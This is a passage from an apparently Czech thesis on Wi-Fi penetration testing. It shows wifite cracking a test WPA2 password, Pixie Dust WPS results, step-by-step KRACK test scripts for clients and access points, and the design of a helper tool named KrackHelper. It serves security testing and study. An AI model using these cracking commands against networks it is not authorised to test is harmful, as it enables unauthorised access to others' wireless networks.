Pixiewps dokáže zjistit PIN i heslo téměř okamžitě. Výpis na obrázku 4.35 ukazuje několik zajímavých informací. Zaprvé, doba crackování byla pouhých 34 ms. Dále lze vidět, že napadený router používá jako čísla ES1 a ES2 samé 0. Jak bylo popsáno v kapitole Pixie Dust, tato čísla by měla být náhodně vygenerovaná čísla „nonce“. Jejich nepřítomnost dělá prolomení WPS triviální. Finálně je vidět výstup správného PINu a PSK.

Pixie Dust je tedy z vyzkoušených potenciálně nejúčinnějším útokem, dokáže prolomit zranitelný router během zlomku sekundy.

4.4 Wifite

Pomocí této utility lze provést mnohé z předchozích útoků jen pomocí několika málo příkazů. Jako příklad užívání wifite byl zvolen útok proti WPA2 síti.

4.4.1 Útok na WPA2(PSK)

Prvním krokem je zapnutí utility příkazem

```
wifite
```

Obr. 4.35: Útok Pixie Dust pomocí pixiewps

Wifite okamžitě udělá sken sítě, podobně jako airodump-ng. Informace jsou však zobrazeny více uživatelsky přívětivé (viz obrázek 4.36). Po ukončení skenu dá wifite na výběr z nalezených sítí, uživatel pouze vybere číslo, kterým jsou označené. Je tu také možnost vybrání více než jedné sítě. V tomto testu je vybrán pouze TestNet.

Jelikož TestNet má povolené WPS, jako první útok vyzkouší wifite Pixe Dust. Ten ovšem nevyjde, a tak přistoupí k útoku na PIN. Jak již bylo demonstrováno, tento útok může trvat několik hodin. Tento útok je tedy lepší přeskočit. To lze udělat jednoduchým přerušením pomocí Ctrl + C. Wifite se zeptá, zda pokračovat v útocích nebo kompletně ukončit utilitu. Po výběru pokračování už probíhá útok hrubou silou proti WPA2(PSK) heslu. Wifite potřebuje zachytit autentizaci mezi AP a klientem a poté už pouze crackne použité heslo. Postup je tedy stejný jako v demonstrovaném útoku pomocí aircrack-ng, pouze automatizovaný.

Jak lze vidět na obrázku 4.37, finálním výsledkem je správně zjištěné heslo. Wifite také informuje, že zjištěné heslo a údaje jsou uloženy v souboru „cracked.txt“.

```
root@osboxes:~# wifite
   .                .
 .´  ·  .     .  ·  `.  wifite 2.2.5
 :  :  :  (¯)  :  :  :  automated wireless auditor
 `.  ·  ` /¯\ ´  ·  .´  https://github.com/derv82/wifite2
   `     /¯¯¯\     ´

 [!] Warning: Recommended app hcxdumptool was not found. install @ https://github.com/ZerBea/hcxdumptool
 [!] Warning: Recommended app hcxpcaptool was not found. install @ https://github.com/ZerBea/hcxtools

 [+] Using wlan0 already in monitor mode

   NUM                       ESSID   CH  ENCR  POWER  WPS?  CLIENT
   ---  -------------------------  ---  ----  -----  ----  ------
     1                   TestNet    11   WPA   66db   yes
     2                    Skynet     8   WPA   40db    no
     3                UPC Wi-Free     8   WPA   40db    no
     4                   Internet     9   WPA   30db   yes
     5                      VOIP9     2   WPA   29db   yes
     6                  UPC87F3D97     6   WPA   27db   yes
     7   TP-LINK_Extender_7A40D2     2   OPN   26db   yes
     8                UPC Wi-Free     6   WPA   26db    no
     9      MujO2Internet_09F2E8    11   WPA   26db   yes
    10         Local Barber Shop    11   WPA   25db   yes
    11                 UPC3794763     6   WPA   25db   yes
    12                 UPC3794763     6   WPA   24db   yes
    13         Stable connection     6   WPA   22db   yes
    14                UPC Wi-Free     6   WPA   22db    no
    15                       KOBU    11   WPA   20db    no
 [+] select target(s) (1-15) separated by commas, dashes or all: 
```

Obr. 4.36: Sken provedený utilitou wifite

Wifite je tedy zajímavou alternativou, protože testování velice zjednodušuje a pokrývá širokou škálu vektorů útoku.

```
 [+] Cracking WPA Handshake: Running aircrack-ng with wordlist-top4800-probable.txt wordlist
 [+] Cracking WPA Handshake: 48.18% ETA: 0s @ 2777.1kps (current key: imaginatio
 [+] Cracking WPA Handshake: 56.35% ETA: 0s @ 2749.6kps (current key: imaginatio
 [+] Cracking WPA Handshake: 91.52% ETA: 0s @ 2761.2kps (current key: 1357924680
 [+] Cracking WPA Handshake: 99.35% ETA: 0s @ 2735.9kps (current key: 1357924680
 [+] Cracking WPA Handshake: 99.35% ETA: 0s @ 2735.9kps (current key: crocodil)
 [+] Cracked WPA Handshake PSK: abcdefgh

 [+]   Access Point Name: TestNet
 [+]  Access Point BSSID: F4:EC:38:B2:55:F2
 [+]          Encryption: WPA
 [+]      Handshake File: hs/handshake_TestNet_F4-EC-38-B2-55-F2_2019-12-18T12-40-14.cap
 [+]      PSK (password): abcdefgh
 [+] saved crack result to cracked.txt (4 total)
 [+] Finished attacking 1 target(s), exiting
```

Obr. 4.37: Úspěšný útok utilitou wifite


4.5 Fern WiFi Cracker

Poslední testovanou utilitou je Fern wifi. Jakožto program s GUI, stačí jej pouze zapnout z nabídky utilit. V hlavním okně lze vidět hlavní položky jako výběr rozhraní, sken AP, databázi klíčů a výběr útoků na WEP a WPA sítě (viz obrázek 4.38).


Obr. 4.38: Hlavní obrazovka Fern WiFi Cracker

Prvním krokem by měl být výběr používaného bezdrátového rozhraní, které Fern změní do monitorovacího režimu. Bohužel, v případě provedeného testování se tento krok nezdařil. V případě, že už rozhraní wlan0 je v monitorovacím režimu, se Fern po výběru akorát během načítání zasekne a nikdy výběr nedokončí (viz obrázek 4.39).

V případě, že rozhraní wlan0 není v monitorovacím režimu, fern vypíše hlášku, že došlo k problému (viz obrázek 4.40).



Obr. 4.39: Načítání rozhraní v monitorovacím režimu



Obr. 4.40: Neúspěšné nastavení monitorovacího režimu

Je pravděpodobné, že problém spočívá ve zvolené Wi-Fi kartě a způsobu, jakým byl monitorovací režim povolen. Je možné, že s jiným adaptérem by bylo testování úspěšné.

4.6 KRACK

4.6.1 krackattacks-scripts

Balíček skriptů krackattacks-scripts obsahuje dva testy – test klienta a AP. Než však lze testy provést, je nutné projít určitým nastavením. Po nainstalování prerekvizit je nutno spustit přiložený skript na vypnutí hardwarového šifrování, které by mohlo ovlivnit testy:

```
./krackattack/disable-hwcrypto.sh
```

Po tomto kroku je doporučeno restartovat PC, či v tomto případě virtuální počítač. Následně pomocí příkazů spuštěným v hlavní složce skriptů:

```
cd hostapd
cp defconfig .config
make -j 2
```

, dojde ke kompilaci přiloženého hostapd - software, který dokáže na síťové kartě simulovat přístupový bod. V UI menu nastavení sítě (v Kali se toto nastavení nachází v pravém horním rohu) je potřeba vypnout WiFi a poté spustit příkaz:

```
sudo rfkill unblock wifi
```

, který skriptům umožní WiFi stále používat. Tím je hlavní nastavení dokončeno a skripty lze používat.

K testům je samozřejmě potřeba bezdrátového rozhraní, které opět lze zkontrolovat příkazem

```
iwconfig
```

V základním nastavení používají skripty rozhraní wlan0, což se dá změnit buď v konfiguračním souboru „hostapd/hostapd.conf“ v řádku

```
interface=wlan0
```

Alternativně lze při používání skriptů použít argument „-i“ následovaný názvem rozhraní. V případě provedených testů bylo použito rozhraní wlan0, a tak nebylo nutné nic měnit. Nakonec se je ještě potřeba ujistit, že testované zařízení používá k získání IP adresy DHCP, což lze zjistit v nastavení WiFi.

Skript „krack-test-client.py“ obsahuje 6 různých testů, které jsou spuštěny v závislosti na použitých argumentech. Všechny klientské testy fungují stejně, po zapnutí testu je potřeba připojit klientské zařízení k nově vytvořenému AP „testnetowrk“ s heslem „abcdefgh“. Skript pak vyhodnotí, zda je zařízení zranitelné nebo ne.

Pokud je skript spuštěn bez argumentů,

```
./krack-test-client.py
```

dojde k hlavnímu testu znovupoužití klíčů. Při tomto testu skript opakovaně posílá klientovi třetí zprávu čtyřcestné výměny a sleduje, jaké klíče klient používá, v případě, že dojde ke znovupoužití (respektive znovupoužití stejného IV), jedná se o zranitelnost.

Dále lze použít následující argumenty, které každý spustí trochu jiný test.

```
./krack-test-client.py --replay-broadcast
```

zkouší, zda klient přijímá rámce broadcast, které byly poslané znovu.

```
./krack-test-client.py --group --gtkinit
```

zkouší chybnou implementaci skupinových klíčů. Když klient přijme skupinový klíč, uchovává si zároveň i hodnotu RCS (Receive Sequence Counter), která se při každé implementaci klíče zvyšuje. V některých implementacích je však tato hodnota ignorována a zůstává nulová.

```
./krack-test-client.py --group
```

zkouší chybnou implementaci skupinových klíčů, při které dojde k opakování IV, je to tedy obdoba prvního testu. Je nutno podotknout, že pokud zařízení neprojde „replay-broadcast“ testem, pak je možné, že je tento test špatně vyhodnocen.

```
./krack-test-client.py --tptk
```

je téměř identický s hlavním testem s tím rozdílem, že navíc před posláním třetí zprávy pošle zfalšovanou první zprávu čtyřcestné výměny, což opět může způsobit znovupoužití klíče.

```
./krack-test-client.py --gtkinit
```

opakovaně provádí čtyřcestnou výměnu a zjišťuje, zda je správně počítána hodnota RSC. Oproti přechozím testům je však velmi nespolehlivý a funguje jen v ideálních podmínkách jako malé rušení v okolí.

Výpis 4.1: Výpis klientského testu KRACK

```
wlan0: STA 20:47:da:16:a0:17 IEEE 802.11: associated
wlan0: AP-STA-CONNECTED 20:47:da:16:a0:17
wlan0: STA 20:47:da:16:a0:17 RADIUS: starting accounting session 25807
    FFF266F4679
[09:10:26] 20:47:da:16:a0:17: 4-way handshake completed (RSN)
[09:10:26] 20:47:da:16:a0:17: DHCP reply 192.168.100.2 to 20:47:da:16:a0:17
[09:10:26] 20:47:da:16:a0:17: DHCP reply 192.168.100.2 to 20:47:da:16:a0:17
[09:10:26] 20:47:da:16:a0:17: sending a new 4-way message 3 where the GTK
    has a zero RSC
[09:10:26] 20:47:da:16:a0:17: received a new message 4
[09:10:27] 20:47:da:16:a0:17: client has IP address -> now sending replayed
    broadcast ARP packets
[09:10:28] 20:47:da:16:a0:17: sending broadcast ARP to 192.168.100.3 to
    192.168.100.1
[09:10:28] 20:47:da:16:a0:17: sending broadcast ARP to 192.168.100.2 to
    192.168.100.1
[09:10:28] 20:47:da:16:a0:17: sending a new 4-way message 3 where the GTK
    has a zero RSC
[09:10:28] 20:47:da:16:a0:17: received a new message 4
[09:10:29] 20:47:da:16:a0:17: sending broadcast ARP to 192.168.100.3 to
    192.168.100.1
[09:10:30] 20:47:da:16:a0:17: sending broadcast ARP to 192.168.100.2 to
    192.168.100.1
[09:10:30] 20:47:da:16:a0:17: sending a new 4-way message 3 where the GTK
    has a zero RSC
[09:10:30] 20:47:da:16:a0:17: received a new message 4
[09:10:31] 20:47:da:16:a0:17: Client DOESNT reinstall the group key in
    the 4-way handshake (this is good)
```

Skripty mají výpis, který indikuje stav a výsledek testů. Pokud klientské zařízení projde všemi testy dá se říct, že není zranitelné vůči útoku KRACK.

Na výpisu 4.1 lze vidět jeden z klientských testů. Poslední řádek výpisu oznamuje, že klient používá klíče správně a není tak zranitelný vůči této zranitelnosti. Ostatní testy během experimentálního testování dopadly stejně.

Dalším testem, který se v balíčku skriptů nachází, je test AP. Pro tento test nesmí být WiFi karta v monitorovacím režimu a je nutno provést ještě další nastavení. Nejdříve je nutno vytvořit konfigurační soubor pro aplikaci wpa_supplicant, která je zde použita. Wpa_supplicant je démon, který na straně klienta vytváří software nutný k autentizaci pomocí WPA a WPA2.

Nový soubor lze vytvořit například příkazem

```
gedit wpa_supplicant.conf
```

Konfigurační soubor wpa_supplicant může být velmi složitý ale pro test stačí jen velmi zjednodušená verze obsahující jen pár údajů, jak je vidět na výpisu 4.2.

Výpis 4.2: Obsah souboru wpa_supplicant.conf

```
ctrl_interface=/var/run/wpa_supplicant
 network={
   ssid="TestNet"
   key_mgmt=FT-PSK
   psk="abcdefgh"
 }
```

Hodnoty „ssid“ a „psk“ je nutno nahradit příslušnými údaji testovaného AP. Hodnota „key-mgmt“ indikuje způsob autentizace. Pro normální WPA autentizaci by například měla hodnotu „WPA-PSK“. Jelikož jsou na KRACK zranitelné AP používající funkci FT, je hodnota „FT-PSK“. Tento soubor je nutno uložit do složky krackattack. Nejprve je dobré vyzkoušet, zda wpa_supplicant správně funguje:

```
wpa_supplicant -D nl80211 -i wlan0 -c network.conf
```

Výstupem bude nejprve hláška „Succesfully initialized wpa_supplicant“ a poté se aplikace zkusí připojit k AP. Pokud se zdánlivě nic nestane, buď má konfigurační soubor špatné hodnoty, nebo testované AP nepodporuje funkci FT. V tom případě není nutno postupovat dále, AP není zranitelné. Protože testované AP tuto funkci nepodporuje, byl výstup takový. Jelikož tedy zbytek postupu nebylo možno vyzkoušet kompletně, jsou použity výpisy z oficiální dokumentace skriptů.

Pokud připojení fungovalo je možné přejít k samotnému testu:

```
./krack-ft-test.py wpa_supplicant -D nl80211 -i wlan0 -c
   network.conf
```

Poté, co dojde k připojení k AP, je potřeba v novém terminálu provést příkaz:

```
wpa_cli -i wlan0
```

Tento příkaz spustí pomocnou utilitu wpa_supplicant zvanou wpa_cli. Dokáže vypisovat informace o síti a okolních síťových připojeních a zároveň umožňuje ovládání wpa_supplicant. Wpa_cli má svoji vlastní příkazovou řádku. Pomocí příkazu:

```
status
```

dojde k výpisu informací o aktuálním připojení. Je dobré si zaznamenat MAC adresu tohoto připojení. Dále příkazem:

```
scan_results
```

dojde ke skenu okolních AP, podobně jako například u aplikace airodump_ng. Pokud má testovaná síť více AP (a tedy využívá funkce FT), měly by se ve výpisu objevit i další přístupové body se stejným SSID jako testované AP. Příkladem takového výpisu může být výpis 4.3.

Výpis 4.3: Výpis scan_results v programu wpa_cli

```
> scan_results
 bssid / frequency / signal level / flags / ssid
 c4:e9:84:db:fb:7b  2412  -21  [WPA2-PSK+FT/PSK-CCMP][ESS] testnet
 c4:e9:84:1d:a5:bc  2412  -31  [WPA2-PSK+FT/PSK-CCMP][ESS] testnet
```

Nakonec je potřeba provést příkaz:

```
roam bssid
```

, kde bssid označuje bssid jiného AP, než je testované AP. Wpa_supplicant se tímto příkazem přepojí a tak je využita funkce FT. Posledním krokem je simulování provozu mezi klientem a AP. V novém terminálu lze provést:

```
arping -i wlan0 ip
```

, kde ip je IP adresa testovaného AP. Teď už jen zbývá prozkoumat výstup testu. Testovací skript se opakovaně pokouší o asociaci a sleduje používané IV. Pokud je nějaký IV znovupoužit, jedná se o zranitelnost KRACK. Pokud jsou IV jiné, AP není zranitelné. Výpisem zranitelného AP může být výpis 4.4. Finální řádek informuje o zranitelnosti.

Výpis 4.4: Výpis skriptu krack-ft-test v případě zranitelné AP

```
 [15:59:24] Replaying Reassociation Request
 [15:59:25] AP transmitted data using IV=1 (seq=0)
 [15:59:25] Replaying Reassociation Request
 [15:59:26] AP transmitted data using IV=1 (seq=0)
 [15:59:26] IV reuse detected (IV=1, seq=0). AP is vulnerable!
```

Výpis 4.5: Výpis krack-ft-test v případě bezpečné AP

```
[16:00:49] Replaying Reassociation Request
[16:00:49] AP transmitted data using IV=1 (seq=0)
[16:00:50] AP transmitted data using IV=2 (seq=1)
[16:00:50] Replaying Reassociation Request
[16:00:51] AP transmitted data using IV=3 (seq=2)
[16:00:51] Replaying Reassociation Request
[16:00:52] AP transmitted data using IV=4 (seq=3)
```

Pro AP, které není zranitelné může být výpis 4.5. Zde je vidět, že se IV neopakují, zařízení tedy není zranitelné a v tento moment je test dokončen.

4.7 Vlastní utilita

Pro zjednodušení celého postupu bude vytvořena vlastní utilita, která některé kroky automatizuje a dá uživateli lepší přehled o tom, jak provést testy.

4.7.1 Návrh utility


Nejjednodušší způsob vytvoření utility je naprogramovat jednoduchý skript v jazyku Python. Ten je v Kali dobře podporován a skripty, které se skrze utility budou spouštět, také používají Python.

Je také dobré navrhnout funkce, které by utilita měla splňovat. Zaprvé to bude automatické spouštění testovacích skriptů a jejich výběr uživatelem. Další funkcí je zpracování výsledků testů. Dále by měla utilita informovat uživatele o testech, ale zároveň schovat méně potřebné části výpisu jednotlivých skriptů, aby jej nezahltila. Jelikož testy vyžadují určitý způsob spolupráce od uživatele, musí utilita na tyto části upozornit a nabádat jej ke správnému postupu. Konečně musí nástroj umět zpracovat nestandardní stavy a chyby.


Počátečním vstupem uživatele bude, který typ testů chce provést (klient nebo AP) a které bezdrátové rozhraní bude využívat. Utilita zkusí, zda rozhraní existuje, a poté přejde k samotnému testování. Základní schéma utility lze vidět na obrázku 4.41.

Pokud budou vybrány klientské testy, začne utilita postupně spouštět jednotlivé skripty. Při každém testu musí uživatel připojit svoje testované zařízení k nově vytvořenému AP, což musí utilita dát najevo. Na základě výstupu aplikace vyhodnotí, zda zařízení testem prošlo nebo ne. Po dokončení testu je spuštěn další ze skriptů, opět je uživatel vyzván k připojení a tímto způsobem utilita pokračuje, dokud nejsou klientské testy vyčerpány. Finálním výstupem je pak evaluace všech testů a zda je zařízení zranitelné nebo ne. Schéma klientských testů lze vidět na obrázku 4.42.


Pokud bude vybrán test AP, dojde nejdříve k vytvoření konfiguračního souboru na základě údajů zadaných uživatelem. Poté utilita spustí wpa_supplicant a otestuje, zda je konfigurační soubor správný a potenciálně zda AP vůbec podporuje FT. Pokud ano, je spuštěn testovací skript. Od uživatele je nutno zadání IP adresy AP, kvůli vytvoření provozu pomocí „arping“. Utilita dále spustí program wpa_cli a nabídne uživatele, aby provedl potřebné příkazy. Poté dojde k vyhodnocení testu. Schéma tohoto testu lze vidět na obrázku 4.43.



Obr. 4.41: Základní schéma utility



Obr. 4.42: Test klienta v utilitě KrackHelper



Obr. 4.43: Test AP v utilitě KrackHelper

4.7.2 Vytvoření utility

Utilita je pojmenována KrackHelper a je naprogramována v jazyce Python, konkrétně ve verzi Python 3. Určité použité knihovny jsou dostupné jen pro tuto verzi. Spuštění utility tak lze uskutečnit pomocí příkazu:

```
python3 KrackHelper.py
```

Přepínání mezi módy (AP nebo klient) a používané rozhraní jsou zadávány pomocí argumentů během spouštění utility. V Pythonu toto nejlépe řeší knihovna „argparse“. Postupně se nadefinují jednotlivé argumenty s tím, že každý má, jak je zvykem, kratší a delší verzi. Knihovna také automaticky vytvoří pomocný výpis, pokud je příkaz ke spuštění špatný. Argumenty, které utilita bere jsou v tomto případě:

- -i nebo --interface – název bezdrátového rozhraní, základní hodnota je „wlan0“
- -m nebo --mode – s hodnotou buď „ap“ nebo „client“, základní hodnota je „client“
- -v nebo --verbose – pokud je argument přítomný je utilita spuštěna v režimu s podrobnějšími výpisy
- -i nebo --initial – pokud je argument přítomný, dojde pouze k výpisu návodu na inicializaci KRACK skriptů

Definici jednoho z argumentů lze vidět na výpisu 4.6

Výpis 4.6: Definice argumentu

```
parser.add_argument('-i','--interface', help='Interface used', required
    =False, default="wlan0")
```

Pokud tedy není žádný argument specifikován, je utilita spuštěna v módu testování klienta, s rozhraním „wlan0“ a s normálními výpisy. Pro spuštění v módu AP, s rozhraním „wlan1“ a s podrobnějším výpisem by vypadal příkaz například takto:

```
python3 KrackHelper.py -i wlan1 -m ap --verbose
```

Na začátku aplikace prozkoumá zadané argumenty a pomocí knihovny netifaces zjistí, zda vybrané rozhraní existuje. Pokud ano, tak začne testování.

Spouštění skriptů a dalších pomocných příkazů utilita řeší především pomocí knihovny „subprocess“. Pomocí ní je spuštěn skript ve formě podprocesu a zároveň dojde k vytvoření roury (komunikačního kanálu) s utilitou. To pak umožňuje práci s výstupem skriptů. Příklad spuštění podprocesu lze vidět na výpisu 4.7

U testu klienta pak tedy celý proces vypadá tak, že je postupně pro každý z testů vytvořen podproces. Pomocí roury je zpracováván výstup testů. Pokud je zvolen mód verbose, tak je vypsán veškerý výstup testovacích skriptů, pokud ne, tak je výpis

zjednodušený. Uživatel je požádán o připojení zařízení k AP, čímž započne samotné testování.

Výpis 4.7: Spuštění skriptu na test AP

```
test = subprocess.Popen("sudo ./krack-ft-test.py wpa_supplicant -D
